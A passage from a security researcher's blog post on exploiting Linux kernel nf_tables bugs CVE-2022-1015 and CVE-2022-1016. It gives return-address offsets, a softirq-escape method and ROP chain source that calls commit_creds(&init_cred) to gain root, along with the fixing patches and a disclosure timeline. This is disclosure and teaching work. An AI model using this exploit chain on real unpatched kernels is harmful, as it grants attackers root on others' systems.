
Now that we have the leak, arbitrary code execution is quite easy. The `nft_payload` OOB write primitive should be able to easily write a ROP chain to the stack somewhere, right??

Nope. We're very unlucky, at least on this particular kernel. The `nft_payload` OOB write almost entirely aligns with the `udp_sendmsg` routine its stack frame. The `udp_sendmsg` return address is located at offset `+0x2f8` relative to the registers, which is too low to reach with `nft_payload` or `nft_bitwise` (we can write starting from offset `+0x304`, so close...). The `inet_sendmsg` return address is located at offset `+0x4a8`. We can technically reach this (and overwrite its lower three bytes), but there's a stack canary at `+0x0458` that we would need to overwrite as well in order to achieve this. This would of course crash the kernel, so it's not an option.

I successfully managed to use this method on another kernel build, but it seems like it's going to be a bit harder on the one i'm using for this blog post. The discrepancy most likely has to do with inlining optimizations.

Now, we could maybe some contrived stack frame hacking to overwrite local variables in `udp_sendmsg`. We could also try overwriting the verdict chain pointer, using a register value of e.g. `0x7fffff00` (I think this could be a really cool technique; consider it a challenge!).

Let's just try changing the base chain hook first though. We were using an `output` chain, what happens if we change it to an `input` one?




Stack layout and out of bounds reaches in nft_do_chain whenever a sent UDP packet reaches the input hook

That looks a lot better! We can overwrite the return address of the `__netif_receive_skb_one_core` frame (offset `+0x328`), which returns to `__netif_receive_skb`. Because it is still relatively close to the top of our `nft_payload` OOB reach area, we can make our OOB index point to this return

address directly, bypassing the stack canary at offset `+0x310`. Offset `+0x328` translates to index `0xca`.

To trigger the return address overwrite, we create a new `input` chain in the table, and add a rule to it with an `nft_payload` that writes `0xff` bytes from the inner header of the packet to index `0xca`. Then we send a packet with the payload, and boom.



🥳 🥳 🥳 🥳 🥳

Phew, I was a bit worried that I'd have to come up with another exploitation strategy to finish this post.

Our ROP chain can be `0x1a7-0x24=0x183` bytes long; that's 48 gadgets, which should be more than enough to elevate a target process (internally represented as a `struct task_struct`) to root privileges.

In theory, we only need to set the target credentials to the initial (root) credentials to achieve this. We still need to worry about switching to root namespaces, but I *think* you can do this from usermode as well if you have root credentials. `switch_task_namespaces` can be used to make sure.

In practice, we also need to gracefully return from the mess we made. We've switched to the `input` chain, which means that our ROP chain is actually running in a softirq context. We will need to figure out how to leave this context and cleanly return to userspace, as you cannot do it from here without bricking the kernel.

Because we're in a softirq context, we can't just call routines like `bpf_get_current_task()` to get a reference to the current `struct`

`task_struct` . A softirq can be rescheduled to a different CPU whenever, and there's no guarantee that our process is even running on any CPU at the moment. Shortly said: there is no concept of a "current task" in a softirq, and it's probably a bad idea to try to access the percpu current task inside of one. When I tried doing this, chaos ensued. You can still elevate your task by resolving the `struct task_struct*` with e.g. `find_task_by_pid_ns` , but it is probably a better idea to just force leave the softirq context. Most of these routines are not made for running in a softirq, and i'd rather not have to deal with random deadlocks and such. Besides, we're already destroying the stack beyond repair, so we're going to have to do this anyway.

4.4.1. Leaving the softirq context

Okay, so for reference, we are currently in the `NET_RX_SOFTIRQ` softirq, which is triggered for a specific (virtual) network interface whenever a packet is delivered to it. You can take a look at the call stack again above.

Force leaving the softirq is not without consequences and we might accidentally corrupt some stuff (e.g. some locks might deadlock). However, it's probably going to be fine because we can discard this network interface immediately when we change to the root network namespace.

To figure out how to return to the syscall context, let's take a closer look at the `do_softirq` routine, where `__do_softirq` is called, which is where `net_rx_action` is ultimately dispatched:

```
/*
 * Macro to invoke __do_softirq on the irq stack. This is only called
 from
 * task context when bottom halves are about to be reenabled and soft
 * interrupts are pending to be processed. The interrupt stack cannot
 be in
 * use here.
 */
#define do_softirq_own_stack()
\
{
\
        __this_cpu_write(hardirq_stack_inuse, true);
\
        call_on_irqstack(__do_softirq, ASM_CALL_ARG0);
\
        __this_cpu_write(hardirq_stack_inuse, false);
\
}
```

```
asmlinkage __visible void do_softirq(void)
{
    __u32 pending;
    unsigned long flags;

    if (in_interrupt())
            return;

    local_irq_save(flags);

    pending = local_softirq_pending();

    if (pending && !ksoftirqd_running(pending))
        do_softirq_own_stack();

    local_irq_restore(flags);
}
```

```
asmlinkage __visible void __softirq_entry __do_softirq(void)
{

    unsigned long end = jiffies + MAX_SOFTIRQ_TIME;
    unsigned long old_flags = current->flags;
    int max_restart = MAX_SOFTIRQ_RESTART;
    struct softirq_action *h;
    bool in_hardirq;
    __u32 pending;
    int softirq_bit;

    /*
     * Mask out PF_MEMALLOC as the current task context is borrowed fo
r the
     * softirq. A softirq handled, such as network RX, might set PF_ME
MALLOC
     * again if the socket is related to swapping.
     */
    current->flags &= ~PF_MEMALLOC;
    pending = local_softirq_pending();

    softirq_handle_begin();
    in_hardirq = lockdep_softirq_start();

    account_softirq_enter(current);

    restart:
    /* Reset the pending bitmask before enabling irqs */
    set_softirq_pending(0);

    local_irq_enable();
```

```
    h = softirq_vec;

    while ((softirq_bit = ffs(pending))) {
        unsigned int vec_nr;
        int prev_count;

        h += softirq_bit - 1;

        vec_nr = h - softirq_vec;
        prev_count = preempt_count();

        kstat_incr_softirqs_this_cpu(vec_nr);

        trace_softirq_entry(vec_nr);
        h->action(h); // <---------- net_rx_action is called here
        trace_softirq_exit(vec_nr);
        if (unlikely(prev_count != preempt_count())) {
            pr_err("huh, entered softirq %u %s %p with preempt_count %
08x, exited with %08x?\n",
                   vec_nr, softirq_to_name[vec_nr], h->action,
                   prev_count, preempt_count());
            preempt_count_set(prev_count);
        }
        h++;
        pending >>= softirq_bit;
    }

    if (!IS_ENABLED(CONFIG_PREEMPT_RT) &&
        __this_cpu_read(ksoftirqd) == current)
        rcu_softirq_qs();

    local_irq_disable();

    pending = local_softirq_pending();
    if (pending) {
        if (time_before(jiffies, end) && !need_resched() &&
            --max_restart)
            goto restart;

        wakeup_softirqd();
    }

    account_softirq_exit(current);
    lockdep_softirq_end(in_hardirq);
    softirq_handle_end();
    current_restore_flags(old_flags, PF_MEMALLOC);
}
```

A bit of a complex mechanism, but the main takeaways are that after pending softirqs have been processed, irqs are disabled on this CPU with `local_irq_disable()`. Then `softirq_handle_end()` adjusts the preempt count (see this LWN article) and then the old syscall stack is restored in `do_softirq` (in

the `do_softirq_own_stack` macro). Finally, irqs are enabled again. This is needed for syscall contexts to behave correctly, at least eventually.

Due to inlining there's actually no other ROP gadget that performs `softirq_handle_end`, so we'll need to return to `__do_softirq` to call it. We can use a separate `cli; ret` gadget to perform `local_irq_disable()` first, and skip over the whole `wakeup_softirqd` business.

I think there's chance that we're preventing some softirqs from ever running by doing this. This doesn't seem to matter for the exploit, but maybe it can break other stuff. To fix this, you could return to the original return address and fake a stack frame before continuing.

```
Dump of assembler code for function __do_softirq:
...
...
    0xffffffff8200019d <+413>:  call   0xffffffff810a8dc0 <wakeup_soft
irqd>
    0xffffffff820001a2 <+418>:  add    DWORD PTR gs:[rip+0x7e01f9d3],0
xffffff00        # 0x1fb80 <__preempt_count>
    0xffffffff820001ad <+429>:  mov    eax,DWORD PTR gs:[rip+0x7e01f9c
c]        # 0x1fb80 <__preempt_count>
    0xffffffff820001b4 <+436>:  test   eax,0xffff00
    0xffffffff820001b9 <+441>:  jne    0xffffffff8200028e <__do_softir
q+654>
    0xffffffff820001bf <+447>:  mov    edx,DWORD PTR [rbp-0x58]
    0xffffffff820001c2 <+450>:  mov    rax,QWORD PTR gs:0x1fbc0
    0xffffffff820001cb <+459>:  and    edx,0x800
    0xffffffff820001d1 <+465>:  and    DWORD PTR [rax+0x2c],0xfffff7ff
    0xffffffff820001d8 <+472>:  or     DWORD PTR [rax+0x2c],edx
    0xffffffff820001db <+475>:  add    rsp,0x30
    0xffffffff820001df <+479>:  pop    rbx
    0xffffffff820001e0 <+480>:  pop    r12
    0xffffffff820001e2 <+482>:  pop    r13
    0xffffffff820001e4 <+484>:  pop    r14
    0xffffffff820001e6 <+486>:  pop    r15
    0xffffffff820001e8 <+488>:  pop    rbp
    0xffffffff820001e9 <+489>:  ret
```

So after disabling interrupts, we jump to `__do_softirq` after making sure that `rbp-0x58` points to the old process flags (`0x400100`), and then we can continue from a syscall context.

4.4.2. Elevating privileges and returning to usermode

Now that we're back in normal syscall context, we can safely call everything we want. Our rop chain is going to

1. call `switch_task_namespaces(current, &init_nsproxy)`
2. call `commit_creds(&init_cred)`
3. return to usermode

Easy enough right? The `bpf_get_current_task` routine will return the current task, and you just need some light gadget glue to chain it all together.

To return to usermode, it's the easiest to use `do_softirq` 's epilogue to pop the old stack pointer into rsp, then return control to the syscall stack. This can be done with e.g. an `add rsp, <offset>; ret` gadget. As an added benefit, we don't risk leaving the syscall call stack state broken.

Initially I tried to just return to `syscall_return_via_sysret` directly with appropriate `rcx` and `r11` values, but somehow you hit a guard page then.


To reiterate, we are first running the `__do_softirq` epilogue, then our privilege escalation code, and then the `do_softirq` epilogue, essentially just squeezing our payload inbetween these two.

Final ROP chain:

```
int i = 0;
#define _rop(x) do { if ((i+1)*8 > rop_length) { puts("ROP TOO LONG");
exit(EXIT_FAILURE);} rop[i++] = (x); } while (0)

// clear interrupts
_rop(kernel_base + CLI_OFF);

// make rbp-0x58 point to 0x40010000
// this is just a random place in .text
_rop(kernel_base + POP_RBP_OFF);
_rop(kernel_base + OLD_TASK_FLAGS_OFF + 0x58);

/* Cleanly exit softirq and return to syscall context */
_rop(kernel_base + __DO_SOFTIRQ_OFF + 418);

// stack frame was 0x60 bytes
for(int j = 0; j < 12; ++j) _rop(0);

/* We're already on 128 bytes here */

// switch_task_namespaces(current, &init_nsproxy)
_rop(kernel_base + BPF_GET_CURRENT_TASK_OFF);
_rop(kernel_base + MOV_RDI_RAX_OFF);
_rop(kernel_base + POP_RSI_OFF);
```

```
_rop(kernel_base + INIT_NSPROXY_OFF);
_rop(kernel_base + SWITCH_TASK_NAMESPACES_OFF);

// commit_cred(&init_cred)
_rop(kernel_base + POP_RDI_OFF);
_rop(kernel_base + INIT_CRED_OFF);
_rop(kernel_base + COMMIT_CREDS_OFF);

// pass control to system call stack
// this is offset +0xc0 from our rop chain
// target is at   +0x168
_rop(kernel_base + 0x28b2e4); // add rsp, 0x90; pop rbx; pop rbp; ret
```

4.5. Demo



4.6. Affected versions and patch

Kernels starting from version 5.12 are vulnerable (commit 345023b0db31), and the vulnerability was patched in version 5.17 (commit 6e1acfa387b9).

```
diff --git a/net/bridge/netfilter/nft_meta_bridge.c b/net/bridge/netfi
lter/nft_meta_bridge.c
index 8e8ffac037cd4..97805ec424c19 100644
--- a/net/bridge/netfilter/nft_meta_bridge.c
+++ b/net/bridge/netfilter/nft_meta_bridge.c
@@ -87,9 +87,8 @@ static int nft_meta_bridge_get_init(const struct nft
_ctx *ctx,
                return nft_meta_get_init(ctx, expr, tb);
        }

-       priv->dreg = nft_parse_register(tb[NFTA_META_DREG]);
-       return nft_validate_register_store(ctx, priv->dreg, NULL,
-                                          NFT_DATA_VALUE, len);
+       return nft_parse_register_store(ctx, tb[NFTA_META_DREG], &priv
->dreg,
+                                       NULL, NFT_DATA_VALUE, len);
 }
```

This change introduced the vulnerability. Before, the return value of `nft_parse_register` was implicitly downcasted to an u8 by assignment to `priv->dreg`.

The vulnerability was patched by strictly validating the input registers before they are used. IMO, this is the correct way to do it.

```
diff --git a/net/netfilter/nf_tables_api.c b/net/netfilter/nf_tables_a
pi.c
index d71a33ae39b35..1f5a0eece0d14 100644
--- a/net/netfilter/nf_tables_api.c
+++ b/net/netfilter/nf_tables_api.c
@@ -9275,17 +9275,23 @@ int nft_parse_u32_check(const struct nlattr *a
ttr, int max, u32 *dest)
 }
 EXPORT_SYMBOL_GPL(nft_parse_u32_check);

-static unsigned int nft_parse_register(const struct nlattr *attr)
+static unsigned int nft_parse_register(const struct nlattr *attr, u32
*preg)
 {
        unsigned int reg;

        reg = ntohl(nla_get_be32(attr));
        switch (reg) {
        case NFT_REG_VERDICT...NFT_REG_4:
-               return reg * NFT_REG_SIZE / NFT_REG32_SIZE;
+               *preg = reg * NFT_REG_SIZE / NFT_REG32_SIZE;
+               break;
+       case NFT_REG32_00...NFT_REG32_15:
+               *preg = reg + NFT_REG_SIZE / NFT_REG32_SIZE - NFT_REG3
2_00;
+               break;
        default:
-               return reg + NFT_REG_SIZE / NFT_REG32_SIZE - NFT_REG32
_00;
+               return -ERANGE;
        }
+
+       return 0;
 }
```

5. CVE-2022-1016

I found `CVE-2022-1016` whilst getting familiar with `nf_tables` in order to devise an exploitation strategy. Honestly, it's pretty boring, so I won't spend too long on it.

Remember that `nft_do_chain` routine? And the `struct nft_regs` that was used by the expressions? If you've been paying attention, you could've probably spotted the vulnerability in subsection 3.2.

Turns out that the registers are not zeroed out before they are used!

```
unsigned int
nft_do_chain(struct nft_pktinfo *pkt, void *priv)
{
    const struct nft_chain *chain = priv, *basechain = chain;
    const struct net *net = nft_net(pkt);
    struct nft_rule *const *rules;
    const struct nft_rule *rule;
    const struct nft_expr *expr, *last;
    struct nft_regs regs; // <------------------ NEVER INITIALIZED
    unsigned int stackptr = 0;
    struct nft_jumpstack jumpstack[NFT_JUMP_STACK_SIZE];
    bool genbit = READ_ONCE(net->nft.gencursor);
    struct nft_traceinfo info;

    info.trace = false;
    if (static_branch_unlikely(&nft_trace_enabled))
            nft_trace_init(&info, pkt, &regs.verdict, basechain);
do_chain:
    if (genbit)
            rules = rcu_dereference(chain->rules_gen_1);
    else
            rules = rcu_dereference(chain->rules_gen_0);

next_rule:
    rule = *rules;
    regs.verdict.code = NFT_CONTINUE;
    for (; *rules ; rules++) {
    // Start executing expressions, you know the drill..
        ...

    }
    ...
}
```

Yeah.... that's literally it. It was hard *not* to notice when debugging the OOB read and write bugs from CVE-2022-1015.

Exploitation would be quite straightforward. You can reuse the same techniques that I discussed before to leak data from the registers, either using side-channels (this would work universally), using dynamic sets (introduced in v4.1), or `nft_payload` packet writes (introduced in v4.5).

Due to there being so many call stacks through which `nft_do_chain` can be called, CVE-2022-1016 could potentially leak about 512 bytes of stray stack data (if not more). You'd have to put in some work to properly identify every call stack. Left as an excercise to the reader?!

5.1. Affected versions and patch

Kernels starting from version 3.13-rc1 (commit 96518518cc41) are vulnerable. This is the original merge of `nf_tables`. I have no idea how this survived for eight and a half years, because to me it stuck out like a sore thumb.

Anyway, this was fixed in v5.17 as well (commit 4c905f6740a3).

The patch:

```
diff --git a/net/netfilter/nf_tables_core.c b/net/netfilter/nf_tables_
core.c
index 36e73f9828c50..8af98239655db 100644
--- a/net/netfilter/nf_tables_core.c
+++ b/net/netfilter/nf_tables_core.c
@@ -201,7 +201,7 @@ nft_do_chain(struct nft_pktinfo *pkt, void *priv)
        const struct nft_rule_dp *rule, *last_rule;
        const struct net *net = nft_net(pkt);
        const struct nft_expr *expr, *last;
-       struct nft_regs regs;
+       struct nft_regs regs = {};
        unsigned int stackptr = 0;
        struct nft_jumpstack jumpstack[NFT_JUMP_STACK_SIZE];
        bool genbit = READ_ONCE(net->nft.gencursor);
```

Not much to say here.

---

6. Closing thoughts

I went in with low expectations, and ultimately found some pretty funny bugs, so overall I'm quite happy with my results 🙂. I feel like I've also learned a lot about the Linux networking stack, and of course about `nf_tables` and netfilter specifically. This was also the first time I had to write a kernel exploit in a softirq.

I rewrote the exploit for a different kernel build than I initially exploited the issue with, and I had to improvise the softirq stuff as to not delay this blog post too much. It works, but I feel like there might be a nicer solution, so if you have any ideas or remarks, do tell.

6.1. CVE-2022-1015 exploit code

You can find a PoC on my github. As usual, I'm not legally liable for anything you do with it.

7. Timeline

Event	Time
Initial report to security@kernel.org sent	Thu, 17 Mar 2022 03:08:11 +0100
Maintainer publishes preliminary patches in report thread	Thu, 17 Mar 2022 04:40:47 +0100
Affected versions determined	Fri, 18 Mar 2022 00:28:46 +0100
Patches merged into Linus' branch	Fri, 25 Mar 2022 11:50:29 +0100
Public disclosure to oss-security@lists.openwall.com	Mon, 28 Mar 2022 20:28:21 +0200

I'd like to thank the people over at security@kernel.org and linux-distros@vs.openwall.com for their extremely fast triage and resolution of the problem!

That's all, hope you enjoyed! If you have any further questions, or you found a mistake, feel free to shoot me a message :p

Related Posts